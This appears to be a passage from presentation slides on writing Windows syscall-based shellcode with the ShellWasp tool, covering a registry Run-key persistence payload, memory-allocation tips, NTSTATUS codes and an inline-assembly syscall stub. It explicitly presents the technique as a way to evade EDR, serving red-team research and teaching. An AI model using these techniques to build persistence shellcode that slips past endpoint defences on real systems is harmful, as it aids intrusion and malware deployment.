  - **NtSetValueKey** – sets the value of the registry key
  - **NtClose** – closes specified handles
  - **NtTerminateProcess** – ends the process
- It creates **persistence** by creating a new key at **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run** for **calc.exe**!

# Demo

## Persistence Shellcode

# Tips and Tricks: Using Memory for Parameters


- Losing track of memory can be easy if using ESP/EBP, even if trying to be careful.
  - In some cases, a value at **EBP** could be **overwritten inadvertently** without intending to do so.
  - Be **very careful** when creating structures or pointers to strings on the stack.
    - If a **syscall fails**, check the parameters to make sure they contain what you believe they should!
    - Sometimes they may not! They can **seemingly vanish**.
    - Some may get overwritten in **subtle or hard to trace** ways.
    - It is always advisable to check all parameters and structures carefully if a syscall fails. Is it a **memory issue**?
  - You can still use the stack for memory – just be careful, particularly if it is a **very long shellcode**!

# Creating and Using Your Own Memory

- To avoid problems, it might be desirable to create an **RW allocation of memory** and build important values there, e.g. **pointers to strings, structures**.
  - Rather than using a series of **push** instructions, could do something like **mov [edx], 0x0041**.
  - This allocation could be created with the **NtAllocateVirtualMemory** syscall.
  - **RW** is less likely to be noticed than **RWX**.
- Sometimes syscalls or structures **may require memory alignment** such that it is a location that is a multiple of 4 or 16.
  - That is easier to do if you created your own memory (**NtAllocateVirtualMemory**), rather than relying on ESP or EBP.
  - NTSTATUS codes can help identify this need → **STATUS\_DATATYPE\_MISALIGNMENT**, 0x80000002.

# Pointers vs. Non-pointers

- On average, syscalls **require significantly more pointers** as parameters than WinApi functions.
  - For instance, with **VirtualAlloc**, you must provide the value for a **size** directly.
  - With **NtAllocateVirtualMemory**, the comparable size must be provided as a pointer.
    - The pointer will be an address that contains the needed value, e.g. size.



# Required Parameters for Syscalls

- Many syscalls require **specific parameters** to be successful.
  - That may require **researching multiple resources** in order to find the exact parameter required.
  - Trial and error through experimentation likely will be possible until you find the right parameter values that allow you to achieve what you want.
  - No existing research? No problem: **reverse engineer** it yourself.

# Hexadecimal Values for Constants

- The **hex values** for parameters are called **constants**.
  - Some resources only give the constant's name, not its hex value.
    - Since we are writing Assembly, we need to find the equivalent hexadecimal values—not the string form of the constants.
- There are various ways to find hex values for constants.
  - **Google** the name of the constant and related keywords.
  - Check **Microsoft documentation**.
  - Check header files for **Windows Software Development Kit (SDK)**.
  - Use Visual Studio, to compile code that has the constants.
    - Open it up in a disassembler or via a debugger to see what the corresponding hexadecimal value is.

```
internal const int SEC_FILE = 0x800000;
/// <summary>Win32 constants</summary>
internal const int SEC_IMAGE = 0x1000000;
/// <summary>Win32 constants</summary>
internal const int SEC_RESERVE = 0x4000000;
/// <summary>Win32 constants</summary>
internal const int SEC_COMMIT = 0x8000000;
/// <summary>Win32 constants</summary>
internal const int SEC_NOCACHE = 0x10000000;
/// <summary>Win32 constants</summary>
internal const int MEM_IMAGE = SEC_IMAGE;
/// <summary>Win32 constants</summary>
internal const int WRITE_WATCH_FLAG_RESET = 0x01;

/// <summary>Win32 constants</summary>
internal const int SECTION_ALL_ACCESS =
    STANDARD_RIGHTS_REQUIRED |
    SECTION_QUERY |
    SECTION_MAP_WRITE |
    SECTION_MAP_READ |
    SECTION_MAP_EXECUTE |
    SECTION_EXTEND_SIZE;
```

# NTSTATUS Codes

- Unlike WinAPI functions, important values are NOT returned in the eax register.
- Instead, every syscall returns an NTSTATUS code in eax.
  - 00000000 or STATUS\_SUCCESS is generally what you want to see.
  - Other error messages are provided there.
    - Not all messages indicate an error—some are purely informational, such as **STATUS\_IMAGE\_NOT\_AT\_BASE** or **40000003**.
      - It succeeded—it is just at a different address.
    - NTSTATUS codes can be very helpful in troubleshooting syscalls.

00000212	STATUS_RING_PREVIOUSLY_ABOVE_QUOTA
00000213	STATUS_RING_NEWLY_EMPTY
00000214	STATUS_RING_SIGNAL_OPPOSITE_ENDPOINT
00000215	STATUS_OPLOCK_SWITCHED_TO_NEW_HANDLE
00000216	STATUS_OPLOCK_HANDLE_CLOSED
00000367	STATUS_WAIT_FOR_OPLOCK
00010001	DBG_EXCEPTION_HANDLED
00010002	DBG_CONTINUE
001C0001	STATUS_FLT_IO_COMPLETE
003C0001	STATUS_DIS_ATTRIBUTE_BUILT
40000000	STATUS_OBJECT_NAME_EXISTS
40000001	STATUS_THREAD_WAS_SUSPENDED
40000002	STATUS_WORKING_SET_LIMIT_RANGE
40000003	STATUS_IMAGE_NOT_AT_BASE
40000004	STATUS_RXACT_STATE_CREATED
40000005	STATUS_SEGMENT_NOTIFICATION
40000006	STATUS_LOCAL_USER_SESSION_KEY
40000007	STATUS_BAD_CURRENT_DIRECTORY
40000008	STATUS_SERIAL_MORE_WRITES
40000009	STATUS_REGISTRY_RECOVERED

<http://deusexmachina.uk/ntstatus.html>

# Keeping Track of Push's and the Syscall Array

- The **ShellWasp** style of syscall shellcode requires a pointer to be kept to the **syscall array**.
  - I have selected **edi** to point to this location, although really anything could point to it, if properly maintained.
    - Another register could be used, or a “variable” could be used, such as **ebp-0x24**, to point to the syscall array.
      - Using a “variable” could work, although if on the stack, you could run into issues of it getting overwritten if not carefully monitored.
    - One sample of restoring the syscall array: **mov edi, [esp-0x2c]**.
      - The number of bytes corresponds to the **number of bytes** pushed onto the stack since the last time the syscall array was pushed.
- Continually pushing the pointer to the syscall array on the stack and then restoring it can help reduce problems.
  - **ShellWasp** automatically calculates **the number of bytes required for syscall parameters**.
  - Users are required to keep track of **additional push's** the do and **add it to that amount**.
  - Each invocation of a syscall will **destroy the contents** of edi.

# Developing Syscall Shellcode

- It is best to use **ShellWasp** to help you find the correct format of syscalls and to allow it to automate handling syscalls.
- The easiest way to start to create syscall shellcode is with **inline Assembly** in Visual Studio.
  - You can use **Sublime** or other editor and use **Developer Prompt** to compile it.
  - By doing this, you can easily **set breakpoints** into the shellcode itself with the **int 3** instruction (**0xcc**).
    - This can allow you to launch the shellcode in **WinDbg** directly and to easily verify if things are correct.
    - Inline Assembly does have some limitations though.
  - I will put a sample **starter inline Assembly** on GitHub.

```
_asm {
    int 3
    jmp start

ourSyscall:           ; Syscall Function
    cmp dword ptr [edi-0x4],0xa
    jne win7

win10:                 ; Windows 10/11 Syscall
    call dword ptr fs:[0xc0]
    ret

win7:                  ; Windows 7 Syscall
    xor ecx, ecx
    lea edx, [esp+4]
    call dword ptr fs:[0xc0]
    add esp, 4
    ret
```

Int 3 = breakpoint

# Final Thoughts

- Creating syscalls likely will take **much more effort** than doing a comparable WinAPI shellcode.
- Not all functionality may be easily accessible via syscalls, as there are a lot fewer syscalls.
  - Complex, original functionality may take a lot of effort and involve a lot of **reverse engineering** and require creative, original thinking.
    - Many **structures** may be required!
  - If successful? You may have something that can **evade EDR**.
    - After all, this is the trait that makes syscalls **so trendy and desirable** among red teams.

# Thank You!



## ShellWasp

<https://github.com/Bw3ll/ShellWasp>